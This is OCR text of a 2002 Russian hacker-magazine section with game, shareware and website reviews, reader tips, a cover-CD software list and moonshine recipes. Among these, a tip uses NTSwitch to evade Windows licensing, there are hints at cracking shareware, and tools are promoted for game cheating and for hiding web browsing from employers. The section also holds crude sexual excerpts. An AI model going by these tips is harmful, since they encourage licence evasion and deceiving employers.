






ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ



Урожденная	Tom & Jerry: Fists of Fury
Жанр	*файтинг*
Похожесть	*Mortal Kombat :)*
Мать/отец	*NewKidCo/Ubi Soft*
Требует	*P2-300(P3-500), 64(128), 3D*
Групповуха	*горячий стул*
Описуха	В Зал Суда никогда не попадают детские игры, но мимо такого я пройти не мог. Файтинг по мотивам Tom & Jerry! Разрешается швырять в оппонента все, что попадется под руку, или хреначить кулаками. И все это под веселенький музон. Попробуй поиграть с другом - загнешься от смеха. А теперь представь, что будет, когда поколение, воспитанное на таком варианте Tom & Jerry, подрастет...
ПРИГОВОР	**СРЕДНЕ**



Урожденная	Orbiter: Space Flight Simulator
Жанр	*космический симулятор*
Похожесть	*Microsoft Space Simulator, Shuttle*
Мать/отец	*Martin Schweiger*
Требует	*P233(P2-300), 64(128), 3D*
Групповуха	*Обломись*
Описуха	Настоящий реалистичный космосим. Не про файтеры с плазмаганами, а про технику, которая работает на орбите сегодня. Ты научишься запускать ракеты-носители, управлять шаттлами, стыковаться к орбитальным станциям. Графика соответствует духу игры - никакого буйства красок, все как по-настоящему. Модели кораблей просты, но аккуратны, а ради зрелища Земли эту игру стоит скачать всем - www.orbiter-sim.com
ПРИГОВОР	**ХОРОШО**



Gillette®
Slalom Plus™

Хочешь, чтобы все прошло гладко?

НОВИНКА!

5 плюсов Gillette Slalom Plus:

- двойное лезвие
- плавающая головка
- смазывающая полоска
- удобная ручка
- доступная цена*

товар сертифицирован

* Рекомендуемая розничная цена – 67 рублей



ШароWARE Z


M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

3D Animated Wallpaper 1.1

Windows 9x/Me/NT/2k/XP
Size: 13539 Kb
Shareware
http://www.3danimatedwallpaper.com


Универсальное средство для «оживления» desktop'а четырьмя различными способами. Первый способ - классический. Смена фоновых картинок с заданной частотой. Способ номер два: проигрывание на заднем плане видеофайла. Со звуком или без (иконки поверх какого-нибудь блокбастера смотрятся забавно:). Третий способ - запуск выбранного скринсейвера в фоновом режиме. Срабатывает не со всеми хранителями экрана, но со многими. Особенно эффектно смотрятся в качестве обоев скринсейверы на тему Матрицы, рекомендую. Ну и, наконец, способ номер четыре: «оживление» Рабочего стола с помощью одной из встроенных в программу анимаций. Эксклюзивная фишка, наличие которой оправдывает шароварность программы, т.е. желание разработчиков содрать с пользователя денег. Впрочем, если ты хотя бы слегка разбираешься в интерфейсе Active Desktop, то ты сможешь запускать приглянувшиеся тебе анимации и по истечении испытательного десятидневного срока. А что-нибудь тебе наверняка понравится: в комплекте 3D Animated Wallpaper идет более двух десятков различных эффектов (от огненного фонтана до трехмерной модели Земли). Кстати, именно они придают дистрибутиву программы столь внушительный вес.

Резюме: посмотреть на 3D Animated Wallpaper стоит, но вот выкачать ее по dial-up'у довольно утомительно. Отсюда мораль: если И-нет у тебя не халявный, то всегда покупай «Хакер» с CD! :)



Clara v 2.05

Windows NT/2k/XP
Size: 1995 Kb
Freeware
http://www.spatialknowledge.com/projects/clara




Совершенно безумный 3D-браузер, предлагающий юзеру летать между веб-страничками в особом белом (бесконечном?) виртуальном пространстве. Управление полетом осуществляется мышкой или с клавиатуры. Переключение между сайтами превращается в настоящее приключение: пользователь должен сориентироваться, прикинуть курс, произвести «пилотирование»... Короче, полный бред, аналогичный тому, что показывают в фильмах «про хакеров», когда для перехода из одного каталога в другой главный герой вынужден долго путешествовать по «информационным магистралям» среди небоскребов баз данных, уворачиваясь от антивирусов и встречных дейтаграмм. К счастью для тех, у кого подобные фильмы ничего, кроме ехидной усмешки, не вызывают, в бродилке предусмотрены альтернативные методы навигации: быстрый, но плавный переход с сайта на сайт по Ctrl+Left (Crtl+Right) или по двойному клику мышкой, а также резкое переключение на общий план нажатием кнопки «Home» в адресной строке. А это уже интересно!

Помимо продвинутых юзеров, следящих за развитием технологии 3D-интерфейса, на данный браузер, думаю, любопытно будет взглянуть VRML-программистам. Описание «мира» Clar'ы и отдельных его элементов хранится в wrl-файлах, доступных для редактирования, так что люди, знакомые с языком моделирования виртуальной реальности, могут без труда замутить на основе этой проги что-нибудь эдакое глобальное.

TCPView v 2.2

Windows 9x/Me/NT/2k/XP
Size: 38 Kb
Freeware
http://www.sysinternals.com




Веб-страничка открыта, почта получена, загрузка файлов прекращена, однако индикатор сетевого соединения недвусмысленно показывает, что твой компьютер продолжает с кем-то активно обмениваться данными. Что? С кем?!! Сразу же возникают разные нехорошие предположения, начинаешь жалеть, что в свое время ты, как и большинство обычных пользователей, посчитал установку брандмауэра ненужной тратой системных ресурсов... Хе-хе... Знакомая ситуация, не правда ли? И ведь пока не определишь, какое приложение оказалось таким разговорчивым, спокойной жизни тебе не видать! Но как быть, если ставить брандмауэр и перегружаться как-то не хочется, а утилита netstat из стандартной поставки Windows полной информации не дает. Выход один - надо срочно скачивать TCPView, крохотный монитор сетевых соединений, не требующий установки. Не так давно появилась новая версия этой замечательной программы. Теперь она выводит не только список всех открытых TCP/ UDP-портов в системе, адреса и состояние TCP подключений, но сообщает, какой процесс какой порт открыл. А ведь это как раз то, что доктор прописал! Тем более, что любое подозрительное соединение можно прямо из TCPView немедленно разорвать, а происхождение любого подозрительного процесса - проследить (т.е. узнать, откуда он был запущен). В крайнем случае, процесс, в отношении которого тебя терзают смутные сомнения, разрешается просто взять и грохнуть. Короче говоря, TCPView - это такая «полезняшка», которую всегда хорошо иметь под рукой... если, конечно, ты и дальше намерен лазать в Сеть без нормального персонального сетевого экрана :).



Speed Gear v 2.0

Windows 9x/Me/NT/2k/XP
Size: 547 Kb
Freeware
http://www.softcows.com




Прикольная утилита для изменения скорости работы приложений - полезное приобретение для людей, которые не любят проигрывать, а потому не возражают против небольшого жульничества. Работает программа просто, но эффективно. Допустим, ты играешь в 3D-шутер, и какой-нибудь монстр раз за разом отрывает тебе башку раньше, чем ты успеваешь прицелиться. Ок! Запускаешь Speed Gear в фоновом режиме, загружаешь игру и в нужный момент нажимаешь на «горячую» клавишу - твой противник сразу же начинает двигаться медленно-медленно. Ты делаешь из него отбивную, после чего восстанавливаешь нормальное течение времени с помощью другой «горячей» клавиши. Тут стоит отметить, что «горячие» клавиши для мгновенного переключения скорости работы приложений пользователь Speed Gear задает самостоятельно. По умолчанию работают лишь комбинации Ctrl+Alt+Up и Ctrl+Alt+Down, позволяющие плавно замедлять/ускорять игровой процесс.

Утилита благополучно прошла боевое крещение: заставила мурхунов из культовой игры Moorhuhn Winter-Edition летать по экрану настолько неторопливо, что свой собственный «честный» рекорд я превзошел играючи. Программа нормально функционирует под всеми версиями окошек, но больше тридцати запусков условно-бесплатная версия не выносит.

Text Spotlight v 2.0

Windows 9x/Me/NT/2k/XP
Size: 1683 Kb
Shareware
http://www.textspotlight.com



Оригинальная система выделения ключевых слов, на фоне которой стандартная функция «Поиск по тексту» выглядит атавизмом. Text Spotlight работает со всеми приложениями Windows, поэтому заданные тобой слова или фразы сразу будут подсвечиваться во всех открытых на экране окнах, включая окна любых браузеров, почтовых клиентов и текстовых редакторов. Ха, да что там говорить! Text Spotlight - система настолько мощная, что она находит и отмечает ключевые слова даже в интерфейсе программ (не веришь - посмотри на скриншот! :). При этом юзать ее одно удовольствие: для быстрого ввода ключевых слов служит окошко, возникающее при нажатии Ctrl+Shift+Q, а по Ctrl+Shift+F открывается полноценный менеджер выделяемых строк. Это вообще отдельная песня! К примеру, с его помощью можно загнать в Text Spotlight целый список терминов и названий, на которые ты в первую очередь обращаешь внимание, путешествуя по Сети. И тогда сообщение на интересующую тебя тему не затеряется даже в самом длинном списке новостей! В особенности если учесть, что ключевые слова, принадлежащие разным темам, могут подсвечиваться разными цветами.

Ну и самое главное: под 2000-ми Виндами (под 9х не проверял) эта must have'ная прога не испытывала никаких проблем с русским языком. Так что ее единственный серьезный недостаток это шароварность. И я очень надеюсь, что он лечится, поскольку на моей машине Text Spotlight уже добавлена в автозагрузку :).



TIPS&TRICKS

Привет нуждающимся в добрых советах.
В NT подобных системах уровня меньше Server есть одно неприятное ограничение. При обращении через сеть к открытому на машине ресурсу стоит ограничение на 10 человек одновременно. И количество открытых через сеть файлов тоже ограниченно. Это была прелюдия. Столкнулся с проблемой. Сетевая 1С обращалась к базам расположенным на Win2000 Prof. Всё шло замечательно. Но штат бухгалтеров вырос и начались проблемы с доступом. Переустанавливать операционку на что-то с пометкой Server возможности не было. Воспользовался программкой NTSwich для превращения Win2000 Prof в Win2000 Server. И проблему решил и время сэкономил. Она также действует и на XP превращая его в Wislter Server. Может кому и поможет.


BreakWater
BreakWater@mail.ru

ШароWARE Z

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

MMetro v 2.20

Windows 9x/Me/NT/2k/XP
Size: 539 Kb
Freeware
http://mmetro.al.ru



Симпатичная программа, помогающая выбрать оптимальный маршрут движения от одной станции метро до другой. Кликами по схеме ты указываешь станцию отправления и станцию прибытия и тут же получаешь несколько различных вариантов проезда с указанием времени поездки и количества пересадок. При подсчете времени проезда учитываются такие параметры, как время суток, время ожидания поезда на станциях и время пересадок с линии на линию. То есть продолжительность поездки рассчитывается достаточно точно, хотя автор допускает, что реальное время может отличаться от расчетного на 3 минуты днем и на 6 минут ночью. Заинтересовавший тебя маршрут одним щелчком графически показывается на схеме метрополитена.

В MMetro изначально заложена возможность работы с различными городами. Для этого требуется только наличие в каталоге программы соответствующего файла данных. На сегодняшний день существуют файлы данных для Москвы, Киева и Харькова. А вот файла для моего родного Питера нет. Жаль, поскольку прога действительно славная.

Кроссворд v 1.11

Windows 9x/Me/NT/2k/XP
Size: 1460 Kb
Freeware
http://crossword.fatal.ru

Последняя бесплатная версия мощного инструмента для автоматического составления классических кроссвордов. Софт, конечно, специфический, однако повозиться с ним порой интересно. Кроме того, Кроссворд можно скачать и так, на всякий случай, - по своему опыту я знаю, что проги подобного рода недолго остаются бесплатными. Так почему бы и не взять, пока дают на халяву? Тем более, что софтинка, как я уже говорил, мощная: размер сетки кроссворда может достигать 47 клеток по горизонтали и 37 клеток по вертикали, при составлении кроссворда разрешается использовать до десяти словарей, каждый из которых легко пополняется новыми словами. В этой версии Кроссворда в словари уже забито около четырех тысяч слов. Хотя далеко не предел, поскольку один словарь в принципе способен вместить около 65 тысяч слов. Ясное дело, и словари, и интерфейс программы - русские.

Работа с Кроссвордом проста и интуитивно понятна. По большому счету пользователю требуется только выбрать необходимые словари и нажать кнопку «Создать» - все остальное программа сделает самостоятельно :). Для составления кроссворда можно использовать как уже готовые сетки, так и нарисованные тобой во встроенном редакторе. После составления кроссворда (заполнения решетки словами) конечный результат сохраняется в виде файла или распечатывается на принтере в нужном формате (с решением или без :).



ХАКЕР VER 09.02 (45)

СОФТ
- 3D Animated Wallpaper 1.1
- Clara 2.05
- Text Spotlight 2.0
- TCPView 2.2
- &RQ 0.9
- Ghostzilla 1.0
- MMetro 2.20
- Outdoor Food Ration Calculator 2.0
- Speed Gear 2.0
- Mail Them Pro
- SubmitWolf PRO 5.0.4
- Ashampoo UnInstaller 2000 2.0
- McAfee QuickClean 1.02
- McAfee UnInstaller 6.01
- NBG Clean Registry 1.7
- Registry Tools 2.0
- Ukrainian National Antivirus 1.53
- McAfee Virus Scan 6.02
- NASM
- TASM
- IDA Pro 4.21
- W32DASM
- NuMega SoftICE Driver Suite 2.6
- TRW2000 for Win9x 1.23
- WinHex 10.50
- Hiew 6.11
- QView 2.69.03
- Restorator
- Resource Hacker
- Passolo
- Vis ual Localize
- Resource Tuner
- PE Explorer
- ExeScope
- UN-PACK
- Aditor Pro
- Bopup Scanner 1.1
- NetView 2.70
- Novell Netware Revisor 2.0
- XSPIDER 6.1.0.43
- Stealth Email Redirector 3.0
- XP AnsiSpy 3.61
- PowerMan 1.24
- MyIE2 0.46 NSA Release
- MP3 Rename 7.1.5.2
- Tweak Windows Commander 5.0.4
- SpeedFan 4.06
- Style XP 1.01i
- Outlook Express Backup 5.0.1122
- Daemon Tools 3.16
- Tweak-XP 1.34.1
- TEA 3.2 build 152
- Teleport Pro 1.29.1932
- Net Vampire 4.0
- The GIMP Win32 1.2.3
- SmartFTP 1.0.966
- Windows Media Bonus Pack для Windows XP
- Service Pack 3 для Windows 2000
- Winamp 3 final
- WinRAR 3.0 Rus

ДРАЙВЕРА
- nVIDIA Detonator Driver 30.82
- ATI Catalyst driver 02.2
- USB 2.0 для Abit M/B на Intel ICH4
- nForce
- USB 2.0 от Adaptec
- IDE, AGP, аудио для чипсетов SiS

ЮНИКС
- Последние ядра
- phoenix
- BestCrypt 0.8-7
- Linux From Scratch & book
- NcFTP 3.1.4
- Nessus Security Scanner 1.2.4
- Harvest 1.7.15
- single-honeypot 0.2b
- nmap 3.0
- SAINT 3.5.9
- proxychains 0.0.1
- GCC 3.2

МУЗЫКА
- Motion / Nightbeat
- musicspb top20
- Big Money / Skaven / Future Crew
- Подборка в стиле rock

ДЕМКИ
- 32 Degrees In The Shade / Yodel
- Variform / Kewlers
- Halla / Moppi Productions
- Liquid... Wen? / Haujobb
- Squish / AND


TRASH
- Компоненты для Delphi и C++ Builder
- Исходники из "Кодинга"
- Справочник по реестру Windows
- Доки по ассемблеру
- 3d-Analyze

ХАКЕР VER 09.02 (45)

TIPS&TRICKS

Часто играешь в CStrike ? Наверно уже давно заметил, что у снайперки в обычном режиме (без увеличения) нет перекрестия посередине экрана? Это не есть хорошо, это есть плохо. Значит надо это исправить. А исправить это совсем просто: для этого тебе даже не придется выходить из игры. Выбери любое оружие, у которого перекрестие есть, и просто обведи его маркером прямо на экране монитора. Все. Теперь ты будешь валить врагов табунами, при этом не сужая зоны видимости. Маркер постарайся найти перманентный, чтобы он не стерся впервые же секунды. По окончанию маркер сотри. Способ отлично действует на чемпах. Просто когда на тебя будет направлено мало внимания тыкни маркером в экран. Только это еще не все, по окончанию маркер надо умудрится еще и стереть :).

diablo diablo@atknet.ru



МОРГ





100,5

ШароWARE Z

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)



TIPS&TRICKS


Видел программу Greatis Corners? Описанную в Хакере за апрель 2000:
"Эта прога делает "активными" углы твоего экрана. Активный угол отличается от обычного, пассивного, угла тем, что когда его посещает указатель мыши, он "срабатывает" совершает какое-нибудь закрепленное за ним действие. Ну, к примеру, выдает симпатичную менюшку. Я потратил пару минут на предварительную настройку Greatis Comers и разложил все по полочкам. В одно меню я собрал все проги для работы в Интернет, в другое - все необходимое для работы с графикой, третье меню набил словарями и текстовыми редакторами."
Так вот, необязательно скачивать и ставить этот продукт забугорной мысли. Нужно всего лишь создать папку с именем Games, допустим на Рабочем столе. Открыть её. В открытом окне создать ярлыки на все имеющиеся игры. Теперь закрой окно и перетащи мышкой значок папки к краю рабочего стола пока он не превратиться в панельку. Теперь кликни на панельку левой кнопой твоей мыши и повелевай ею на своё усмотрение. Такую панель можно создать с любой стороны экрана или на всех сразу.

freeman freeman@userline.ru

Outdoor Food Ration Calculator v 2.0

Windows 9x/Me/NT/2k/XP
Size: 726 Kb
Freeware
http://softpole.narod.ru

Программа - калькулятор рационов. Она серьезно облегчает составление продовольственных раскладок для туристских путешествий - от среднесуточных рационов до подробного меню на каждый день. И в том и в другом случае ты составляешь раскладку, просто выбирая из справочника необходимые продукты или блюда. Справочники текущей версии включают свыше 200 наименований съестного. При этом Outdoor Food Ration Calculator позволяет легко контролировать основные характеристики (калорийность, вес, соотношение белков/жиров/углеводов, растительных и животных компонентов) составляемой раскладки. Оценка осуществляется применительно к конкретному виду туризма и категории сложности путешествия. По разработанному меню программа автоматически генерирует списки продуктов на каждый день и на весь поход. Вооружившись подобным списком (само собой, программа поддерживает вывод на принтер), можно смело идти в магазин за покупками. Так уж получилось, что работу Outdoor Food Ration Calculator мне довелось проверить на себе. Это произошло, когда моя девушка уехала на целый месяц. На третий день после ее отъезда холодильник опустел, и я решил пополнить запасы провизии. Чтобы лишний раз не бегать (ненавижу ходить за продуктами!), я купил все за один раз. Для этого в Outdoor Food Ration Calculator'е я выбрал одну из проверенных временем стандартных раскладок и выяснил, сколько чего надо взять человеку, чтобы не умереть с голоду в течение тридцати дней... И, как видишь, я выжил!.. Хотя не скажу, что эти тридцать дней были самыми приятными в моей жизни :).



Ghostzilla v 1.0

Windows 9x/Me/NT/2k/XP
Size: 8717 Kb
Shareware
http://www.officeslacker.com



Браузер для скрытного веб-серфинга - одно из самых гениальных изобретений последнего времени. Установив на свою машину эту прогу, можно спокойно ползать по Сети в рабочее время. Нахально, в открытую, не вздрагивая от любого шума и не реагируя на приближение начальства лихорадочным закрытием «левых» окон. А все потому, что браузер Ghostzilla размещает свое окно на экране так, что оно четко вписывается в окно какого-нибудь полезного приложения вроде Word'а, среды разработки или бухгалтерской программы (на скриншоте видно, как органично Ghostzilla вписалась в The Bat!). Его просто НЕВОЗМОЖНО заметить, особенно если браузер работает на третьем уровне секретности. Для справки: третий уровень - это когда веб-странички выводятся все в едином стиле: серый текст на белом фоне + рамочки от рисунков (сами рисунки появляются, когда на рамочку наводишь мышкой)... Хе-хе... Босс может стоять от тебя в двух шагах и быть в полной уверенности, что ты работаешь над документами, даже не подозревая о том, что это не документы вовсе, а самые настоящие порносайты :). Если же начальство подойдет ближе, чем на два шага, тебе достаточно будет убрать мышку с веб-странички, и бродилка исчезнет с экрана. Когда опасность минует, вернуть окно Ghostzilla поможет нехитрый жест: мышку налево до края, направо и снова налево.





WWW

Александр '2poisonS' Сидоровский
(2poisonS@real.xakep.ru)

Угнали?RU


www.ugnali.ru



Как гласит подзаголовок, этот сайт - централизованная система по поиску и возврату угнанных автомобилей. То есть в случае, если у тебя увели любимую тачанку, к поиску и наказанию уродов, которые это сделали, можно подключить Инет. Ты кидаешь мыло на этот сайт, после чего запускаются следующие механизмы: информация о пропавшем авто закидывается в УВД и ГУВД всех 89 регионов страны, особые приметы тачки крутят по радио (специальная передача на радио Шансон), народ с Угнали.Ру обшаривает гаражи и отстойники, а также ведет работу с информаторами в кругах людей «возможно, причастных к угону автомобиля», на самом сайте создается страничка с описанием машины, ее фотографией и суммой вознаграждения, с которой ты готов расстаться, если железного коня вернут владельцу. После этого уже начинается настоящая облава с участием вольнонаемных «охотников за головами». Короче, я уже сочувствую отморозкам, которые покусятся на твою авто-собственность.

Инфернальный Домен

http://blud.pp.ru



Подзаголовок ресурса: «сакральная проституция, жертвоприношения и каннибализм». Подходящее уютное местечко для начала нашей сегодняшней прогулки по Сети. Тексты, которые ты здесь прочтешь, введут тебя в состояние легкого транса, так что приготовься. Описание тайных культов и магических ритуалов, анализ стихотворения Некрасова (!), переводы с санскрита какого-то бреда, написанного тысячи лет назад, вперемешку с научными статьями типа «зачем пауки дополнительно спариваются» являют собой мощнейшее психотропное средство, ты уж поверь старому извращенцу. Вот пара выдержек для наглядности.

Таинственный культ женщины-паука


«В воцарившейся тишине стал слышен тихий, мелодичный хрип, доносящийся из груди девушки. Она отняла руки от гениталий, и я с удивлением увидел, что паук ожил и продолжает совершать движения, подражающие половому акту. Его лапки при этом быстро, вибрируя, бегали по бедрам и животу девушки.»

Клара Крафт фон Кранц «Оживление»

«Труп его оттащила слабая девица, стеная, в ванную комнату, положила его, позабыла о нем, трупы забываются, имеют такое обыкновение, забываются быстро они, еще не успеешь выйти, как уже не помнишь о них, черви в них потом заводятся, мухи вьются у них в изголовье.»

Moorhuhn.narod.ru


http://moorhuhn.narod.ru



Конечно, ты знаешь зубодробительную немецкую игрушку Moorhuhn. А раз знаешь, значит, провел за ней уж не один час. Хочешь еще более отвязных развлекух в таком стиле? Заходи сюда - на этом сайте собраны маленькие прикольные игрушки, которые ты сможешь за пару минут слить себе на винт, а потом часам балдеть в особой, совершенно неповторимой нирване.
Последний хит на поприще мурхухно-строения - это игрушка под названием Sven Bomvollen. Управляя сексуально озабоченным, извиняюсь, бараном, нужно поймать и оттрахать каждую овечку в стаде. При этом злобный пастух и его верный пес неусыпно блюдут девичью честь их белокурых подопечных. И как только неподалеку раздается сладострастное предоргазменное блеяние, сразу спешат на помощь жертве сексуальных домогательств. Игруха действительно очень прикольная, одно только выражение «лица» домогающегося барана в тот момент, когда он залезает на очередную подружку, стоит того, чтобы скачать эти несчастные 5 мегов.

Пиво. Совершенно не секретно

http://nosecrets.beerunion.ru





Хочешь побывать на пивзаводе? Своими глазами увидеть, как приготавливается твой любимый янтарный напиток? Не вопрос! На этом сайте ты сможешь, во-первых, посмотреть панорамные (360 градусов) масштабируемые виды всех цехов и основных помещений пивоварни, во-вторых, в режиме он-лайн трансляции проконтролировать, чтобы тебе не подлили в пиво какую-нибудь гадость, в-третьих, узнать в подробностях все тонкости процесса пивоварения - короче, стать и знатоком, и очевидцем изготовления национальной студенческой жидкой валюты.
Самое главное, в следующий раз, когда будете с друзьями разливать очередной боттл, не забудь сразить всех какой-нибудь вычитанной на сайте свежей мыслью типа «А вы знаете, что воду для этого пива предварительно прокипятили и добавили туда хлорку?». Гарантирую, что в этот раз тебе достанется больше пива, чем обычно.

Все о самогоне

http://moonshine.boom.ru

Информативный и практичный ресурс, посвященный истории, технологии производства, рецептам и оборудованию для изготовления самого русского, самого народного прохладительного напитка. Здесь ты узнаешь, как глушили самогон наши предки и как его следует правильно гнать, используя самые современные достижения науки. Ты научишься собирать самогонный аппарат в домашних условиях, узнаешь как заготавливать сырье (когда и как собирать, сушить), как сбраживать, перегонять, очищать, ароматизировать самогон и придавать ему требуемые вкусовые оттенки, ну и, конечно, обогатишься сотнями разнообразных рецептов этого замечательного напитка. На врезках ты найдешь одни из самых простых из них.





Самогон за 2 часа

Взять 10 кг сахара, 100 г дрожжей, 3 литра молока, 30-40 литров воды. Поместить все это в стиральную машину. Крутить 2 часа, затем дать отстояться и перегнать.


Самогон из конфет

Взять 5 кг конфет с начинкой, развести в 20 литрах воды. Настаивать 4-5 дней, затем перегнать. Выход - 5 литров.

Увеличение пениса без операции

